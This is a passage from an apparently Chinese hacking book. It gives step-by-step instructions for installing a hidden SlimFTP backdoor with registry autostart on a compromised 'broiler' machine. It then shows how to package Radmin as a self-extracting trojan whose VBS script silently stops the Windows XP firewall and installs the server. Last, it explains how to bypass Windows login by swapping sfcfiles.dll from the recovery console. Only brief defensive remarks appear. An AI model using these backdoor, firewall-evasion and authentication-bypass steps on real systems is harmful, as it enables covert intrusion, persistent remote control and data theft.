系统安全漏洞是指可以用来对系统安全造成危害，系统本身具有的，或设置上存在的缺陷。总之，漏洞是系统在具体实现中的错误，而这也成为黑客下手的最佳途径。

1. 将“肉鸡”变为自己的 FTP 服务器

攻击者在入侵一只“肉鸡”后，经常需要借助 FTP 服务来获取“肉鸡”身上的重要文件。由于大多数人平时接触的 FTP 服务程序通常是在 Windows 环境下的图形化程序，所以很多初学者在利用命令提示符的控制权限时会很茫然，无所适从。

利用 SlimFTP，入侵者可以像在本机上使用 FTP 服务器一样，实现标准的上传、下载功能，可以更改服务端口、设置用户权限、支持多用户同时登录等。

对于入侵者来说，这是一种绝好的攻击工具，而对于防御者来说，通过了解 SlimFTP 利用“肉鸡”的方法，得到 SlimFTP 的工作原理，从而找到进行防范的方法。

在配置 SlimFTP 时，分为本地设置和服务器设置两个部分。本地设置包括设置 FTP 参数、添加用户和权限等，对攻击者来说，这是必须的；而服务器设置需要在“肉鸡”上进行操作，主要目的是设置服务的启动。

本地设置的主要步骤如下所示。

（1）解压下载的软件，用记事本打开服务器信息配置文件 SlimFTPd.conf。找到关键字 BindPort，也就是端口设置信息，默认端口为 21，此端口为入侵者用来连接的端口。端口越隐蔽对入侵者来说越安全，一般设置数值越大越好。

（2）FTP 服务的基本信息设置成功后，开始添加用户。在 SlimFTPd.conf 文件最下端可以找到关键字“#”，在其后添加用户的格式为：

```
#
#password "密码"
#Mount / FTP 根目录
#Allow / 控制权限
```

在此建立一个拥有全部控制权限的用户，根目录为 C 盘，密码为******，用户名为****** 的用户，添加此用户的格式如下所示：

```
#
#password "******"
#Mount / c:
#Allow / All
```

注意，控制全部权限的代码用 ALL 表示，此软件携带有自启动的注册表文件 FTP.reg，运行此文件后，即使被控制端机器重新启动仍逃不过被控制的命运。

本地设置完成后，此时需要进入“肉鸡”的命令提示符下完成最后的安装工作。主要完成在“肉鸡”上安装 SlimFTPd，并且启动 FTP 服务。

具体设置步骤如下所示。

（1）利用工具将 FTP.reg、SlimFTPd.exe、SlimFTPd.conf、SlimFTPd.xml 等 4 个文件，上传到“肉鸡”系统盘的 system32 目录下。

（2）在命令提示符下运行 “regedit.exe -s %SystemRoot%system32FTP.reg >nul”指令，也就是将 FTP.reg 里的内容添加到注册表中。

（3）添加完成后，SlimFTP 在“肉鸡”上就会随系统启动而启动了，此时要注意将 FTP.reg 文件删除，以免被发现。

经过设置后，后门的 FTP 服务已悄然地在“肉鸡”上运行了，此时有如下 3 种方法可以进行上传、下载和修改文件。

（1）打开浏览器，在地址信息栏中输入登录命令“FTP://用户名:密码@肉鸡 IP:SlimFTPd 服务端口”，按“回车”键即可在浏览器中看到“肉鸡”硬盘中的文件，此时即可开始想要的工作了。

（2）打开命令提示符，在提示符下输入“FTP”命令，启动 FTP 控制台，然后在“FTP>”后输入“open IP 地址 端口数”命令，回车后出现“Connected to IP 地址”的提示信息。稍等片刻后，将出现 SlimFTP 的欢迎信息，输入用户名“******”和密码“******”后，按“回车”键可成功登录。此后的操作和普通命令提示符下的操作相同，在此不再赘述。

（3）利用 FTP 客户端方式。此时方式最简单并且容易操作，可以利用例如 LeapFTP、FlashFXP、CutFTP 一类软件进行登录。在此以 LeapFTP 为例进行讲述。

打开 LeapFTP 软件，如图 2-10 所示，依次执行“站点”→“站点管理器”命令项，打开如图 2-11 所示的“站点管理器”对话框，根据设置的用户名和密码填写对应的用户名和密码，在“地址”栏中填入被控制端的 IP 地址即可。




图 2-10 “LeapFTP”主窗口

（4）设置完成后，单击“连接”按钮，即可实现对被控制端文件的连接。连接成功后，在主界面的右侧将显示“肉鸡”硬盘内的所有文件，操作方式和使用本地机器一样简单。

此种方法带来的危害很大，通常用户可以使用如下方法进行防范。

如果发现自己的机器增开了陌生的端口，或者在没有进行网络操作时，却出现巨大的网络数据交换，那么机器很可能已经成为别人的“肉鸡”。可以使用超级兔子类的安全工具，将系统服务设置为默认状态，重新启动之后，黑客恶意添加的服务将会被终止运行。

2. 配置能穿透 Windows XP SP2 防火墙的管理软件

Radmin 是一款远程管理软件，其速度很快并且可以通过大部分杀毒软件，所以得到很多人的青睐。

怎样才能创建自解压的 Radmin 呢？虽然有很多自解压方法，有些方法还能在运行后提示错误信息，不过这样很容易被发现，即使不被发信，若被攻击者系统为 Windows XP SP2 的系统，此系统默认是打开防火墙的，在此情况下将提示是否要解除 r_server 的阻止，明眼人一看就知道是木马类软件，此时将不能达到运行软件的目的。




图 2-11 “站点管理器”对话框

在进行配置时，最重要的就是为防火墙设置端口 port.reg，只要设置一个例外的端口，即可穿透防火墙。这里将端口设置为 2580。

配置 Radmin 软件的主要步骤如下所示。

（1）先在自己的计算机上安装 radmin，并设置好 radmin 的密码和端口等信息。

（2）当完成上述工作后，打开注册表将 RAdmin 的配置信息从注册表导入。将注册表的 HKEY_LOCAL_MACHINE\SYSTE\MRADmin 命名为 radmin.reg，并将服务的类型改为禁用。

（3）依次执行“开始”→“运行”命令，在“运行”文本框中输入“services.msc”命令，打开“服务”对话框，找到 Windows Firewall/Internet Connection Sharing (ICS)服务项，并将此服务禁用，如图 2-12 所示



图 2-12 “服务”窗口

（4）依次执行“开始”→“控制面板”→“安全中心”命令项，打开如图 2-13 所示

的“Windows 安全中心”对话框。单击下方的“Windows 防火墙”命令项，在打开的对话框中切换到“例外”选项卡，如图 2-14 所示。




图 2-13 “Windows 安全中心”对话框

（5）单击“添加端口”按钮，打开如图 2-15 所示的“添加端口”对话框，在“名称”和“端口号”文本框中分别输入已经设置好的名称和端口号。




图 2-14 “例外”对话框




图 2-15 “添加端口”对话框

（6）将 Window XP SP2 的防火墙服务的注册表导出，其注册表位置在：\HKEY_LOCAL_MACHINE\system\currentcontrolset\services\sharedAccess\，将其命名为 sharedaccess.reg。

（7）新建一个文本文件，此时需要用 VBS 进行创建，若是创建成 bat 文件，将弹出黑色的 cmd 对话框。在文本文件中输入的内容如下所示：

```
set ws=wscript.createobject("wscript.shell")
ws.run "net stop sharedaccess",0
ws.run "regedit.exe /s shardaccess.reg",0
ws.run "regedit.exe /s radmin.reg",0
ws.run "r_server.exe /install /silence",0
ws.run "r_server.exe /start",0
```

（8）把刚才的 RAdmin.reg sharedaccess.reg load.vbs 和 radmin 的 3 个服务端，r_server.exe、raddrv.dll 和 AdmDll.dll 6 个文件做成一个自解压的文件，此时大功告成。

3．绕过 Windows 的密码系统认证

在使用 Windows 2000/XP 的时，需要用自己的账户进行登录。当 Windows 系统通过正确验证输入的密码后，才允许登录到桌面，并根据账户的类型授予相关的权限。

例如，如果使用管理员账户登录，那么就对系统的所有设置进行修改；如果使用普通账户登录，则可以简单地运行已经安装的程序，并创建自己的文件，而不能访问没有权限的文件。

忘记密码是很多用户都有可能出现的问题，并且忘记的是计算机上唯一的管理员账户的密码。此时可以使用 DreamPackPL 软件，一个功能强大并且免费的软件。利用此软件，可以绕过 Windows 的身份认证，在不知道账户密码的情况下可以使用该账户登录系统，或者在登录前就以管理员权限运行系统中的软件。

使用此软件的具体步骤如下所示。

（1）首先准备一张 Windows 2000 或 Windows XP 的安装光盘和光盘刻录机，打开计算机，并将 Windows 2000/XP 的安装光盘放入光驱。

（2）解压下载得到的软件，如图 2-16 所示。运行主程序，即可打开如图 2-17 所示的“DreamPack”对话框。




图 2-16 DreamPack 文件夹



图 2-17 “DreamPack”对话框

（3）在此对话框中选择光盘所在盘符，单击“Make ISO CD image”按钮，创建一个 ISO 格式的光盘镜像，此时需要指定保存该镜像文件的目录。

（4）创建完成后，即可使用刻录软件将此镜像文件刻录到光盘中，然后使用此张刻录的光盘引导计算机启动。

因为要刻录的是引导光盘，所以在刻录时应注意不能直接将文件提取出来进行刻录，而要直接刻录镜像文件，这样光盘才不会丢失引导文件。

（5）下面以 Windows XP 为例进行介绍。将刻录好的光盘放入光驱中，按“Delete”键进入 BIOS，将计算机设置成从光盘引导系统。设置完成后重启计算机，安装盘将引导计算机自动运行，直到出现如图 2-18 所示的界面，按 R 键选择“恢复控制台”选项。

（6）此时会出现已安装过的 Windows 操作系统，使用上下箭头进行选择要进入的操作系统的恢复控制台，按“回车”键即可。




图 2-18 “欢迎使用安装程序”窗口

（7）此后将会提示输入管理员密码的对话框，直接按“回车”键即可跳过这一步。输入“cd system32”命令进入 System32 文件夹，使用“ren”命令把该目录下的文件 sfcfiles.dll 重命名为其他名称。

（8）利用“copy”命令从光盘中的 I386 目录下复制文件 pinball.ex_到 System32 文件夹中，并命名为 sfcfiles.dll，如此即可完成设置工作，也就是替换系统中的 sfcfiles.dll 文件。

（9）重新启动计算机后，会发现如图 2-19 所示的新对话框，此时单击“Detailes”按钮，打开如图 2-20 所示的对话框。此对话框和通常的账户管理窗口类似，单击选择要修改密码的账户，单击“重设密码”按钮，输入新密码即可。

